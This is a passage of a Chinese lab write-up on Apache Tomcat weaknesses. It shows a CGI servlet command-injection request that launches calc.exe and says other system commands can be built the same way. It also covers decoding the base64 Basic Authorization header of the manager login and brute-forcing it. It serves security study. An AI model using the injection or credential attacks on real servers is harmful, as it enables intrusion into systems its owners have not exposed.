
修改 conf/context.xml 的添加 privileged="true" 属性，否则会没有权限



(https://xzfile.aliyuncs.com/media/upload/picture/20210825193334-48224c86-0598-1.png)


添加 true

```
<Context privileged="true">
```




(https://xzfile.aliyuncs.com/media/upload/picture/20210825193336-4986398e-0598-1.png)

在 `C:\Tomcat\webapps\ROOT\WEB-INF` 下创建 `cgi-bin` 目录




(https://xzfile.aliyuncs.com/media/upload/picture/20210825193337-4a28cbb8-0598-1.png)


在该目录下创建一个 hello.bat



(https://xzfile.aliyuncs.com/media/upload/picture/20210825193338-4a87fe1c-0598-1.png)


然后重启 tomcat 环境






(https://xzfile.aliyuncs.com/media/upload/picture/20210825193340-4bd33944-0598-1.png)

访问 `http://localhost:8080/cgi-bin/hello.bat?&C%3A%5CWindows%5CSystem32%5Ccalc.exe` 即可弹出计算器，这里构造系统命令即可






(https://xzfile.aliyuncs.com/media/upload/picture/20210825193341-4c70c6a0-0598-1.png)

漏洞原理

后台密码用 base64 编码传输，抓包解密即可得到后台密码，也可以进行爆破


漏洞复现

这里访问 `http://192.168.1.8:8000/manager/html` 进行抓包，在没有输入帐号密码的时候是没有什么数据的




(https://xzfile.aliyuncs.com/media/upload/picture/20210825193342-4d13f8de-0598-1.png)

把这个包放过去，会请求输入用户名和密码，再进行抓包




(https://xzfile.aliyuncs.com/media/upload/picture/20210825193343-4d8bdd0e-0598-1.png)

就可以得到 `Authorization` 这个字段，这个字段有一个 `Basic` ，就是 base64 加密的意思



(https://xzfile.aliyuncs.com/media/upload/picture/20210825193346-4f349f9c-0598-1.png)

这里直接放到 base64 解密得到 `tomcat:tomcat` 的密码




(https://xzfile.aliyuncs.com/media/upload/picture/20210825193348-5045c474-0598-1.png)

进入后台之后再次抓包可以看到有一个 cookie，但是没有了 `Authorization` 这个字段


(https://xzfile.aliyuncs.com/media/upload/picture/20210825193350-517a3596-0598-1.png)

我们可以对字段进行爆破，加上 `Authorization` 即可



